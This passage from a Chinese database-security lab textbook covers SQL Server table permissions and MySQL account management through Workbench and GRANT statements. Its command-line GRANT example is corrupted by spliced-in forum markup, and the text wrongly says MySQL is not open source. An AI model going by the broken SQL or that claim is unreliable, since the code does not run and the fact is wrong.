



图 10-19　SELECT 语句执行结果

（8）消除当前查询窗口的语句，并输入 CREATE TABLE 语句创建表，具体代码如下所示。

```
USE taobao
GO
CREATE TABLE  custorm
(customid int NOT NULL,
customname nvarchar(50) NOT NULL,
customadd nvarchar(50)NOT NULL,
customphone nvarchar(50) NOT NULL
)
```

（9）执行上述语句，显示成功。因为用户 test_Manage 拥有创建表的权限。

## 【实验报告】

按照实验步骤完成实验，并记录实验过程。

## 【思考题】

在实际应用中如何保证授权的最小权限原则？举例说明。

# 10.2 MySQL 数据库服务器的安全配置

MySQL 是完全网络化的跨平台关系型数据库系统，同时是具有客户-服务器体系结构的分布式数据库管理系统。MySQL 是一个精巧的 SQL 数据库管理系统，虽然它不是开放源代码的产品，但在某些情况下可以自由使用。由于它的功能强大、使用简便、管理方便、运行速度快、安全可靠性强、灵活性、丰富的应用编程接口（API）以及精巧的系统结构，受到了广大自由软件爱好者甚至是商业软件用户的青睐，特别是与 Apache 和 PHP/PERL 结合，为建立基于数据库的动态网站提供了强大动力。

MySQL 的安全性包括内部安全性和外部安全性两部分。

（1）内部安全性关心文件系统级的问题，如保护 MySQL 数据目录免遭拥有运行服务器的机器账号的用户的攻击。如果有人将对应这些表的文件进行简单的替换，数据库的安全性就会受到破坏。MySQL 数据库管理员必须做到：使该服务器上的用户对数据目录中的内容不能直接访问。这部分的内容在前面操作系统安全性实验中已经讲过了，在此不再赘述。

（2）外部安全性关心客户机从外部连接的问题，如防止 MySQL 服务器免遭通过网络进来的通过服务器的连接请求对数据库内容访问的攻击。MySQL 服务器提供了一个通过 MySQL 数据库中的授权表来实现的灵活的权限系统。可以设置这些表的内容来允许或拒绝数据库对客户机的访问。

## 10.2.1 管理用户账号

**【实验目的】**

掌握 MySQL 数据库服务器的用户管理。

**【原理简介】**

MySQL 管理员应该知道怎样通过指定哪些用户可连接到服务器、从哪里进行连接，以及在连接时做什么，来设置 MySQL 用户账号。MySQL 3.22.11 引入了两个更容易进行这项工作的语句：GRANT 语句创建 MySQL 用户并指定其权限，REVOKE 语句删除权限。这两个语句充当 MySQL 数据库中的授权表的前端，并提供直接操纵这些表内容的可选择的方法。

GRANT 和 REVOKE 语句影响以下 4 个表。

user：可连接到服务器的用户和他们拥有的任何全局特权。

db：数据库级的特权。

Tables_priv：表级特权。

Columns_priv：列级特权。

还有第 5 个授权表（host），但它不受 GRANT 或 REVOKE 的影响。

为某个用户发布 GRANT 语句时，应在 user 表中为该用户创建一个项。如果该语句指定了所有全局特权（管理权限或用于所有数据库的权限），则这些指定也被记录在 user 表中。如果指定了数据库、表或列的权限，它们将记录在 db、tables_priv 和 columns_priv 表中。使用 GRANT 和 REVOKE 语句比直接修改授权表更容易。

本节下面的部分将讨论如何设置 MySQL 用户的账号和授权，还将介绍如何取消权限以及从授权表中删除全部用户，并且将考虑一个困扰许多新的 MySQL 管理员的难题。还要考虑使用 mysqlaccess 和 mysql_setpermission 脚本，它们是 MySQL 分发包的组成部分。这些是 Perl 的脚本，它们提供了设置用户账号的 GRANT 语句的代用品。mysql_setpermission 需要具有 DBI 的支持环境。

**【实验环境】**

MySQL 5.5 以上数据库系统。

**【实验步骤】**

**1. 创建新用户和授权**

（1）打开 MySQL Workbench 5.2 CE，单击 Server Administration，出现如图 10-20 所示对话框，单击 OK 后出现登录界面，输入密码即可进入服务器管理界面，如图 10-21 所示，在该软件中可以实现对数据库的管理。




图 10-20　MySQL Workbench

（2）单击左侧的 Users and Privileges，出现如图 10-22 所示的用户和权限管理界面。选中一个用户可以查看该用户对应的角色、权限。




图 10-21　Server Administration





图 10-22　Users and Privileges

（3）单击右侧栏中的 Add Account 按钮可以添加一个账户，如图 10-23 所示。在右侧栏的 Login 选项卡页面中可以设置用户名、用户的登录密码。

（4）单击右侧栏的 Administrative Roles 标签，设置用户的权限和角色。给 newuser 用户设置一个 DBManager 的角色，系统自动添加上 BackupAdmin 角色，在权限列表部分可以看到这两个角色所对应的权限，如图 10-24 所示。

（5）单击 Apply 按钮，把用户添加到数据库中。重启数据库后，通过 DOS 命令窗口打开 C:\Program Files\MySQL\MySQL Server 5.5\bin\mysql -u newuser -p，输入 newuser





图 10-23　增加用户界面





图 10-24　设置用户角色和权限

的口令，如果成功则打开 MySQL 控制台，如果失败则重新打开 MySQL Workbench。单击 newuser，选择 Login 选项卡，修改“Limit Connectivity to Hosts Matching”为“localhost”，则从本机可以打开 MySQL 控制台。

（6）除了使用 MySQL Workbench 添加用户外，管理员还可以使用 MySQL 控制台通过命令添加用户和权限。

（7）删除用户可以在 MySQL Workbench 的 Users and Privileges 中选择一个用户，然后单击 Remove 按钮，就可以删除掉该用户了。命令行需要用 DELETE 语句将该用户的记录从 user 表中直接删除。

**2. 命令行添加用户**

（1）增加一个用户 test1 密码为 abc，让他可以在任何主机上登录，并对所有数据库有查询、插入、修改、删除的权限。首先用 root 用户连入 MySQL，然后输入以下命令：

```
grant select,insert,update,delete on *.* to [email=test1@"%]test1@"%
[/email]" Identified by "abc"";
```

但增加的用户是十分危险的，如果某个人知道 test1 的密码，那么他就可以在 Internet 上的任何一台计算机上登录你的 MySQL 数据库并对你的数据为所欲为了，解决办法见（2）。

（2）增加一个用户 test2 密码为 abc,让他只可以在 localhost 上登录，并可以对数据库 mydb 进行查询、插入、修改、删除的操作（localhost 指本地主机，即 MySQL 数据库所在的那台主机）。这样用户即使知道 test2 的密码，他也无法从 Internet 上直接访问数据库，只能通过 MySQL 主机上的 Web 页来访问了。
